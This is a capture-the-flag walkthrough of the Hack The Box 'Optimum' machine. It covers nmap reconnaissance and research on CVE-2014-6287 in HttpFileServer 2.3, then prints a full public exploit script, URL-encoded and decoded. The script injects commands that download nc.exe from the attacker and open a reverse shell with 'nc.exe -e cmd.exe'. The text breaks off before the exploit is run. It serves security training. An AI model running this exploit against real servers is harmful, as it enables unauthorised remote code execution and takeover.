Hack The Box — Optimum

Information Gathering


First thing first, run a quick initial nmap scan to see which ports are open and which services are running on those ports.

```
nmap -sC -sV -O  10.10.10.8
```

- **-sC**: run default nmap scripts
- **-sV**: detect service version
- **-O**: detect OS

We get back the following result showing that only one port is open:

- **Port 80:** running HttpFileServer httpd 2.3.




```
root@kali:~/Desktop# nmap -sC -sV -O -oA nmap/initial 10.10.10.8
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-05 10:12 EDT
Nmap scan report for 10.10.10.8
Host is up (0.032s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012|7|2008|2016|Vista (91%)
OS CPE: cpe:/o:microsoft:windows_server_2012 cpe:/o:microsoft:windows_7::-:professional cpe:/o:mi
crosoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_server_2016 cp
e:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Microsoft Windows Server 2012 or Wind
ows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows 7 Professiona
l (87%), Microsoft Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows
8 (85%), Microsoft Windows Server 2016 (85%), Microsoft Windows 7 Professional or Windows 8 (85%)
, Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (85%), Microsoft Windows Vist
a SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 18.32 seconds
```

Before starting investigating these ports, let’s run more comprehensive nmap scans in the background to make sure we cover all bases.

Let’s run an nmap scan that covers all ports.

```
nmap -sC -sV -O -p- 10.10.10.8
```

We get back the following result. No other ports are open.




```
root@kali:~/Desktop# nmap -sC -sV -O -p- -oA nmap/full 10.10.10.8
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-05 10:15 EDT
Nmap scan report for 10.10.10.8
Host is up (0.038s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Microsoft Windows Server 2012 or Wind
ows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows 7 Professiona
l (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsof
t Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 (85%), Microsoft Wi
ndows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%
)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 126.54 seconds
```

Similarly, we run an nmap scan with the **-sU** flag enabled to run a UDP scan.

```
nmap -sU -O -p- -oA nmap/udp 10.10.10.8
```

We get back the following result.




```
root@kali:~/Desktop# nmap -sU -O -p- -oA nmap/udp 10.10.10.8
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-05 10:19 EDT
Nmap scan report for 10.10.10.8
Host is up (0.033s latency).
All 65535 scanned ports on 10.10.10.8 are open|filtered
Too many fingerprints match this host to give specific OS details

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2266.08 seconds
```


initial recon shows that our only point of entry is through exploiting the HTTP File Server.

Enumeration

Browse to the HTTP File server.



It seems to be a server that allows you to remotely access your files over the network. There's a login page that might be using default credentials. This could potentially allow us to gain an initial foothold. Let's google the server name and version to learn more about it.




About 321,000 results (0.43 seconds)

CVE-2014-6287 - Exploit Database
https://www.exploit-db.com › exploits
Jan 4, 2016 - #!/usr/bin/python # Exploit Title: **HttpFileServer 2.3**.x Remote Command Execution # Google Dork: intext:"**httpfileserver 2.3**" # Date: 04-01-2016 ...
Author: Avinash Thapa **Type**: remote
Date: 2016-01-04

34668 - Exploit Database
https://www.exploit-db.com › exploits
Sep 15, 2014 - Exploit Title: **HttpFileServer 2.3**.x Remote Command Execution # Google Dork: intext:"**httpfileserver 2.3**" # Date: 11-09-2014 # Remote: Yes ...

The first two google entries are publicly disclosed exploits that would give us remote code execution on the box!

Click on the first entry and view the compile instructions.



```
#!/usr/bin/python
# Exploit Title: HttpFileServer 2.3.x Remote Command Execution
# Google Dork: intext:"httpfileserver 2.3"
# Date: 04-01-2016
# Remote: Yes
# Exploit Author: Avinash Kumar Thapa aka "-Acid"
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287
# Description: You can use HFS (HTTP File Server) to send and receive files.
#          It's different from classic file sharing because it uses web technology to be more compatible with today's
Internet.
#          It also differs from classic web servers because it's very easy to use and runs "right out-of-the box".
Access your remote files, over the network. It has been successfully tested with Wine under Linux.

#Usage : python Exploit.py <Target IP address> <Target Port Number>

#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
#          You may need to run it multiple times for success!
```

To compile the exploit, we need to perform a few tasks:


1. Host a web server on our attack machine (kali) on port 80 in a directory that has the netcat executable file.

2. Start a netcat listener on the attack machine.

3. Download the exploit and change the *ip_addr* & *local_port* variables in the script to match the ip address of the attack machine and the port that netcat is listening on.

4. Run the script using python as stated in the *Usage* comment.


Before we do that, let's try and understand what the script is doing.



```
import urllib2
import sys

try:
    def script_create():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+save+".}")

    def execute_script():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe+".}")

    def nc_run():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe1+".}")

    ip_addr = "192.168.44.128" #local IP address
    local_port = "443" # Local Port number
    vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%20c
        reateobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%20bStrm%20%3D%20c
        reateobject(%22Adodb.Stream%22)%0D%0AxHttp.Open%20%22GET%22%2C%20%22http%3A%2F%2F"+ip_addr+"%2Fnc.exe%22%
        2C%20False%0D%0AxHttp.Send%0D%0A%0D%0Awith%20bStrm%0D%0A%20%20%20%20.type%20%3D%201%20%27%2F%2F
        binary%0D%0A%20%20%20%20.open%0D%0A%20%20%20%20.write%20xHttp.responseBody%0D%0A%20%20%20%20.savetofile
        %20%22C%3A%5CUsers%5CPublic%5Cnc.exe%22%2C%202%20%27%2F%2Foverwrite%0D%0Aend%20with"
    save= "save|" + vbs
    vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
    exe= "exec|"+vbs2
    vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20"+ip_addr+"%20"+local_port
    exe1= "exec|"+vbs3
    script_create()
    execute_script()
    nc_run()
except:
    print """[.]Something went wrong..!
    Usage is :[.] python exploit.py <Target IP address>  <Target Port Number>
    Don't forgot to change the Local IP address and Port number on the script"""
```

CVE: 2014–6287 Exploit

Everything in yellow (in double quotes) is URL encoded. Let's decode it using an online encoder/decoder.



```
39161.txt
import urllib2
import sys

try:
    def script_create():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search={."+save+".}")

    def execute_script():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search={."+exe+".}")

    def nc_run():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search={."+exe1+".}")

    ip_addr = "192.168.44.128" #local IP address
    local_port = "443" # Local Port number

    vbs = "C:\Users\Public\script.vbs|dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP") dim bStrm: Set
    bStrm = createobject("Adodb.Stream") xHttp.Open "GET", "http://" +ip_addr+
        "/nc.exe", False
        xHttp.Send
        with bStrm
            .type = 1 '//binary
            .open
            .write xHttp.responseBody
            .savetofile "C:\Users\Public\nc.exe", 2 '//overwrite
        end with"
    save= "save|" + vbs
    vbs2 = "cscript.exe C:\Users\Public\script.vbs"
    exe= "exec|"+vbs2
    vbs3 = "C:\Users\Public\nc.exe -e cmd.exe"+ip_addr+" "+local_port
    exe1= "exec|"+vbs3
    script_create()
    execute_script()
    nc_run()
except:
    print """[.]Something went wrong..!
    Usage is :[.] python exploit.py <Target IP address>  <Target Port Number>
    Don't forgot to change the Local IP address and Port number on the script"""
```

URL Decoded Exploit

Three functions are being called:

- **script_create():** creates a script (*script.vbs*) that when run downloads the nc.exe from our attack machine and saves it to the *C:\Users\Public\* location on the target machine.

- **execute_script():** uses the *csscript.exe* (command-line version of the Windows Script Host that provides command-line options for setting script properties) to run *script.vbs*.
- **nc_run():** runs the the netcat executable and sends a reverse shell back to our attack machine.

Now that we understand what the script is doing, what remains to be answered is why was remote code execution allowed.


The findMacroMarker function in parserLib.pas in Rejetto HTTP File Server (aks HFS or HttpFileServer) 2.3x before 2.3c allows remote attackers to execute arbitrary programs via a %00 sequence in a search action.

This makes sense. In the exploit, every time a search is done to run arbitrary code, the *%00* sequence is used.

Gaining an Initial Foothold

Now that we understand the exploit, let's run it. In the instructions, the first step is to host a web server on our attack machine (kali) on port 80 in a directory that has the netcat executable file.

